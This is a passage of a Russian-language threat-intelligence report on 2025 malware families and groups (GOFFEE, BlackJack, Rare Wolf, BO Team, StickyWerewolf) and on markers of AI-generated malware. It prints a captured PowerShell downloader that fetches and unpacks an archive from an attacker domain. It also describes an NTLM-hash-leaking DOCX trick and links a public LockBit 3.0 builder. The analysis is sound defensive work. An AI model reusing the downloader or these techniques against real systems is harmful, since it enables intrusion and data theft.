
В качестве полезной нагрузки использовались модифицированные SOCKS5-клиенты, ВПО класса RAT семейства GOFFEE.BindSycler, импланты постэксплуатационного фреймворка Sliver, а также различное вспомогательное ПО для создания служб и изменения временной метки создания файла.

СЕМЕЙСТВО ВПО GOFFEE. BINDSYCLER

Экземпляры данного семейства представляют собой ВПО класса RAT, предоставляющие злоумышленникам полноценную оболочку. Взаимодействие осуществляется по протоколу SSH, при этом в качестве транспорта может быть использован как TCP, так и UDP. Дополнительно стоит отметить, что ВПО может работать не только в режиме прямого подключения, а также и использоваться для проксирования трафика.

СЕМЕЙСТВО ВПО GOFFEE. DOTNETDROPPER

Данное семейство представляет собой ВПО класса Загрузчик, скомпилированное таким образом, что может оно может быть запущено лишь как служба Windows. Скачиваемая полезная нагрузка в анализируемых экземплярах представляла собой Mythic-агент freyja с приватными пакетами offensive_gometa и go-clr.



ГРУППИРОВКА BLACKJACK

Группировка не располагает вредоносным программным обеспечением собственной разработки и использует либо решения из открытого доступа, либо бесплатные версии коммерческих продуктов, либо их взломанные модификации.
Завершающим этапом атак, как правило, становится шифрование инфраструктуры с применением публично доступного билдера шифровальщика семейства LockBit 3.0.

Семейства экземпляров собственной разработки	Комментарий
Не обладает собственными экземплярами ВПО	

Иное программное обеспечение	Комментарий
ADRecon	PowerShell-скрипт, использующийся для сбора и анализа данных Active Directory. Доступен: https://github.com/adrecon/ADRecon.
CrackMapExec	Набор Python-скриптов для осуществления атак на Active Directory.
Impacket	Python-библиотека для осуществления атак на Active Directory.
Mimikatz	Инструмент для извлечения паролей и хешей УЗ в Active Directory.
XenAllPasswordPro	Коммерческая утилита для извлечения сохранённых паролей.
ngrok	Сервис для создания защищённых туннелей к локальному серверу через общедоступный URL.
Cobalt Strike	Постэксплуатационный фреймворк, использующийся злоумышленниками для перемещения по инфраструктуре
PsExec	Легитимный инструмент из пакета Sysinternals.
AnyDesk	Клиент для удалённого доступа.
Radmin	
PuTTY	
BOOTICE	Утилита для редактирования загрузочных записей, конфигураций загрузчика (BCD) и управления разделами диска.
LockBit 3.0	Шифровальщик LockBit3.0. Группировка использует немодифицированную версию билдера, находящуюся в открытом доступе в репозитории GitHub. Доступен: https://github.com/Tennessene/LockBit»

ГРУППИРОВКА RARE WOLF

Семейства экземпляров собственной разработки	Комментарий
Rare.Loader	ВПО класса Загрузчик, представляющее собой скомпилированный с помощью установщика Smart Installer исполняемый файл. Запуск файла инициирует создание batch- и PowerShell-скриптов с их последующим запуском. Используется злоумышленниками как минимум с 2024 года.
Rare.StealerProject	ВПО класса Stealer. Представляет собой .NET исполняемый файл, реализующий сбор файлов с определёнными расширениями, а также их эксфильтрацию по почтовому протоколу. Использовалось группировкой короткий промежуток времени: с октября по декабрь включительно. Дата первого обнаружения: 23.10.2025

Иное программное обеспечение	Комментарий
AnyDesk	ПО для удалённого доступа.
blat	Утилита для отправки почтовых писем через командную строку.
DefenderControl	Утилита для отключения Защитника Windows.
Mail PassView	Утилита для просмотра паролей, сохранённых в почтовых клиентах.
4t Tray Minimizer	Утилита для сокрытия запущенных процессов в трее.
tuna	Утилита для создания туннеля.
ssh	Легитимные экземпляры OpenSSH.

СЕМЕЙСТВО ВПО RARE.LOADER

Экземпляры семейства Rare.Loader фиксировались и до 2025 года, однако в 2025 году массовость и частота их рассылки существенно возросли, что не позволяет обойти данное семейство стороной и требует его подробного рассмотрения в рамках текущего отчета.
Экземпляры представляют собой исполняемые файлы, скомпилированные в установочный файл с помощью Smart Install Maker. При запуске таких файлов инициируется создание нескольких batch- и/или PowerShell-скриптов с их последующим выполнением. В свою очередь, скрипты реализуют основной функционал, который варьируется практически в каждом анализируемом экземпляре, но в целом сводится к следующему:

1. Скачивание дополнительной нагрузки с управляющего сервера. В большинстве скачанная нагрузка представляла собой два архива и исполняемый файл архиватора, однако в ряде случаев, имевших место с октября по декабрь, скачивался 1 архив, содержащий экземпляр семейства Rare. StealerProject;

2. Скачанные архивы содержали утилиты для сбора паролей из браузеров и почтовых клиентов, установочный файл ПО для удалённого доступа AnyDesk, утилиту blat, а также директорию с файлами, необходимыми для работы 4t Tray Minimizer. Также архивы содержали дополнительные скрипты, реализующие сбор и эксфильтрацию данных;

3. Установка ПО для удалённого доступа AnyDesk, сбор сохранённых паролей и файлов и их эксфильтрация по почтовому протоколу.





Рисунок 20. Принцип работы Rare.Loader

СЕМЕЙСТВО ВПО RARE.STEALERPROJECT

Как упоминалось ранее, экземпляры текущего семейства применялись на коротком промежутке времени, после чего группировка вернулась к привычным для них утилитам.
Экземпляр семейства представляет собой .NET-модуль, скачиваемый загрузчиком в архиве. Вредоносная нагрузка самой .NET-сборки объединяет функционал batch- и PowerShell-скриптов, использовавшихся группировкой ранее. ВПО выполняет поиск и сбор файлов с определёнными расширениями, архивирует их и осуществляет последующую отправку на сервер злоумышленников по почтовому протоколу.



ГРУППИРОВКА BO TEAM

В рамках отчётного периода не было зафиксировано атак данной группировки, за исключением фишинговых рассылок. В фишинговом письме в качестве нагрузки используется ВПО семейства BOTeam.BrockenDoor.

Семейства экземпляров собственной разработки	Комментарий
BOTeam.BrockenDoor	Представляет структурно сложное ВПО. Содержится лишь в фишинговых письмах и маскируется под легитимный документ. Дата первого обнаружения: 28.11.2025

Иное программное обеспечение	Комментарий

Недостаточно аналитики для формирования списка используемого ПО.

ВПО СЕМЕЙСТВА BOTEAM.BROCKENDOOR

ВПО такого семейства было замечено лишь в качестве вредоносной нагрузки в целевых фишинговых письмах. Как правило, одно письмо содержало сразу два вложенных экземпляра с идентичным функционалом.
Вредоносное программное обеспечение представляет собой исполняемый файл, чьё расширение скрыто путём добавления множества незначащих пробелов, а иконка относится к PDF-файлу. Пример такой активности представлен на рисунке далее.




Рисунок 21. Скрытие расширения исполняемого файла

Исполняемый файл написан на C++; в его секции ресурсов содержатся две последовательности, зашифрованные с помощью алгоритма XOR. Одна из последовательностей представляет собой документ-приманку, вторая же — основную вредоносную нагрузку, написанную уже на .NET.
Во всех анализируемых экземплярах название .NET-сборки было bolo.exe, а пространства имён использовали подстроку Shalom. Функциональность ВПО сводится к регулярному опросу управляющего сервера и выполнению полученных команд. Всего ВПО обладает списком из 5 команд:

- persist — используется для создания запланированной задачи. При этом тело задачи является ответом со стороны дополнительного управляющего сервера, который передаётся в структуре вызова данной команды. Для запланированной задачи будет создана отдельная директория;
- ec (прим. Сокращение от Execute Command) — используется для выполнения команд, используя интерпретатор командной строки. Выбор между powershell.exe и cmd.exe основывается на подкоманде: cm — для использования cmd.exe, ps — для использования powershell.exe;
- spi (прим. Сокращение от Set Pool Interval) — используется для изменения интервала опроса управляющего сервера;
- rp (прим. Сокращение от Run Process) — используется для выполнения вредоносной последовательности. Предусмотрены два варианта выполнения: se и cp (скрытый режим), sy и we (запуск с отображением окна приложения);
- sd (прим. Сокращение от SelfDestruct) — используется для завершения процесса ВПО, а также удаления своего исполняемого файла с конечной точки. Удаление реализовано через выполнение PowerShell-команды powershell.exe Start-Sleep 5; Remove-Item <Путь до ВПО> -Force;




Рисунок 22. Алгоритм работы .NET-сборки bolo.exe

ИНЫЕ ЭКЗЕМПЛЯРЫ ВПО

В данном разделе будут освещены экземпляры ВПО, которые либо не претерпели изменений относительно 2024 года, либо представляют собой часть MaaS.

ВПО UNICORN.STEALER

Принадлежит к группировке Unicorn. Используется в лобовых фишинговых атаках, где жертве отправляется архив, содержащий HTA-файл, представляющий ВПО класса Dropper и Stealer. Запуск такого файла влечёт за собой создание множества ключей реестра (как минимум 50), нескольких запланированных задач (как минимум 4), а также множества файлов, содержащих либо часть вредоносного кода, либо информацию о конечной точке и о собранных для эксфильтрации файлов.
Созданные ключи реестра можно разделить на 4 группы:

1. Ключи, содержащие конфигурационные значения: адрес управляющего сервера, уникальный идентификатор экземпляра;
2. Ключи, содержащие вспомогательные функции;
3. Парные ключи, где первый элемент пары содержит зашифрованный с помощью операции XOR код, а второй — ключ для операции XOR;

При сборе файлов с конечной точки учитываются их расширения, глубина расположения и дата последней модификации.
Работа самого ВПО журналируется в отдельные файлы: один файл отвечает за собранный список, другой файл отвечает за отправленные объекты.

ВПО STICKY.NTLM_STEALER

Принадлежит к группировке StickyWerewolf. Представляет собой DOCX-документ, открытие которого влечёт утечку NTLM-хешей пользователя за счёт обращения к удалённому ресурсу по SMB. Указанная активность обусловлена модификацией файла связей \word_rels\document.xml.rels, в котором объект с идентификатором rId15 изменён таким образом, что в поле Target записана строка вида Target=»file://<IP-адрес>\<Случайное_имя>.png».
Стоит отметить, что при открытии документа можно было обнаружить, что его локаль установлена на украинский язык. Причина, по которой к семейству дописан префикс Sticky, основывается на одном примечательном факте и нескольких днях получения фишинговых писем. Так, в одном фишинговом письме были обнаружены сразу две вредоносные нагрузки: экземпляр текущего семейства ВПО, а также HTA-файл, запуск которого повлёк за собой скачивание и установку ВПО семейства DarkTrack RAT. Поскольку сам DarkTrack RAT используется малым количеством группировок в качестве вредоносной нагрузки фишинговых писем, то аналитиками АО «РТ-ИБ» принято относить его использование к группировке StickyWerewolf (прим. Здесь и далее Sticky.DarkTrackRAT). Несмотря на это, гарантировать однозначность такой атрибуции не представляется возможным из-за доступности техник и самих ВПО.

ВПО STICKY.DARKTRACKRAT

В 2025 году все анализируемые экземпляры были получены в рамках нескольких подряд идущих фишинговых рассылок. Так, как указывалось ранее, ВПО данного семейства в первой волне поставлялись с DOCX-документом, тогда как в следующий раз документ исчез, оставив лишь RAR-архив, содержащий HTA-файл загрузчика.
В остальном весь функционал полностью совпадает с привычным ВПО класса RAT.

ЗАГРУЗЧИК ANDE LOADER. ПРЕДСТАВИТЕЛЬ ГРУППЫ LAAS

В 2025 году злоумышленники продолжили демонстрировать высокую активность и устойчивость. Также, как и годом ранее, были зафиксированы множественные использования ВПО, которое распространяется как услуга. Загрузчик Ande Loader является ярким представителем данной группы, а именно группы Loader as a Service. В качестве загружаемой нагрузки используются те же самые экземпляры, что и год назад:

- Remcos RAT;
- Redline Stealer;
- Xworm;
- Agent Tesla.

ИИ СЕЙЧАС ВО ВРЕДОНОСНОМ ПРОГРАММНОМ ОБЕСПЕЧЕНИИ

Главный итог года заключается не в том, что злоумышленники внезапно научились создавать принципиально новое ВПО, а в том, что ИИ резко удешевил и ускорил производство вариаций уже знакомого арсенала.

Там, где раньше нужны были время и ручная инженерная работа, теперь можно быстрее переписать агент между PowerShell, Python, C# и C++, собрать новую обвязку вокруг легитимного инструмента вроде ssh.exe, добавить конфигурацию, журналирование, упаковку, базовую обфускацию и выпустить ещё одну рабочую версию той же логики.

2025 год следует рассматривать не как период появления вредоносного программного обеспечения, создаваемого с использованием ИИ, а как этап, на котором ИИ начал превращать процесс разработки и модификации стандартных вредоносных программ и инструментов в конвейер: ускоряя их создание, адаптацию, маскировку и интеграцию в фишинговую доставку.

ПРИЗНАКИ ИИ ВО ВРЕДОНОСНОМ ПРОГРАММНОМ ОБЕСПЕЧЕНИИ

Анализ современных образцов ВПО выявляет ряд характерных маркеров, указывающих на применение генеративных моделей:

1. Специфические комментарии и эмодзи

Комментарии в коде (особенно в скриптовых языках: PowerShell, JavaScript, Python) часто содержат нехарактерные для киберпреступников смайлики или излишне подробные описания логики. Это контрастирует с традиционной практикой минимизации артефактов во вредоносном коде для усложнения анализа.

2. Внезапное появление функционала логирования

Внедрение механизмов детального логирования работы модуля является аномалией, если ранее аналогичные семейства угроз обходились без этой функции. LLM-модели склонны добавлять отладочную информацию в код.

3. Избыточная структурная чистота и стилистика

Написанный код следует лучшим практикам программирования, несопоставимый с историческими данными по конкретным группам угроз.

Вместо типичных ошибок, опечаток или хаотичной структуры, свойственных низкокачественному ВПО, наблюдается код, выдержанный в строгих стандартах, шаблонах и паттернах, напоминающий работу опытного инженера.

4. Переход к модульной и объектно-ориентированной архитектуре

Наблюдается сдвиг от примитивного линейного исполнения к сложным архитектурам: использованию классов, наследования, функциональных паттернов. Это указывает на использование шаблонов, предлагаемых современными LLM.

5. Семантически насыщенные имена идентификаторов

Переменные и функции получают длинные описательные названия, полностью раскрывающие их назначение (например, validate_user_input_and_check_permissions вместо коротких аббревиатур). Такой подход снижает вероятность коллизий имен, но делает код менее похожим на типичный эксплойт, где имена часто сокращены до минимума.

ПРИМЕР ПРИМЕНЕНИЯ

В ходе расследования одной из фишинговых кампаний был обнаружен скрипт, содержащий сразу два указанных выше маркера: наличие комментариев с эмодзи и нехарактерное для данного типа угроз детальное журналирование.

```
# installer_task.ps1
param(
    [string]$Url = "https://zakupky-ru.website/content.rar",
    [string]$Out = "$env:TEMP\content.rar",
    [string]$ExtractFolder = "$env:TEMP\documents",
    [string]$Unrar = "$env:TEMP\UnRAR.exe",
    [string]$Log = "$env:TEMP\log.txt"
)

"==== LAUNCH $(Get-Date -Format 'u') ====" | Out-File -FilePath $Log -Encoding utf8 -Append

try {
    "Downloading: $Url" | Out-File -FilePath $Log -Append
    Invoke-WebRequest -Uri $Url -OutFile $Out -UseBasicParsing -ErrorAction Stop

    if (-not (Test-Path $Unrar)) {
        "ERROR: UnRAR not found at $Unrar" | Out-File -FilePath $Log -Append
        exit 1
    }

    if (-not (Test-Path $ExtractFolder)) {
        New-Item -ItemType Directory -Path $ExtractFolder | Out-Null
    }

    # ✅ Исправленные аргументы — передаём как массив
    $args = @(
        "x"
        "-y"
        "-pWhitecat-Lib"
        $Out
        "$ExtractFolder\"
    )
```

Рисунок 23. Часть кода, написанного ИИ (эмодзи, журналирование)

Ниже проиллюстрирован другой образец ВПО, в коде которого была представлена строка-заглушка, которая характерна для промежуточных шаблонов и часто остаётся в коде, сгенерированном LLM.

```
v13 = &v12;
std::string::basic_string<std::allocator<char>>(v11, base64_payload, &v12);
std::__new_allocator<char>::~__new_allocator(&v12);
if ( std::string::empty(v11) || std::string::find(v11, "ТУТ_ВСТАВЬ_СВОЙ_BASE64", 0) != -1 )
{
  LODWORD(v1) = 0;
```

Рисунок 24. Часть кода, написанного ИИ (заглушка)

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ИИ ВО ВРЕДОНОСНОМ ПРОГРАММНОМ ОБЕСПЕЧЕНИИ

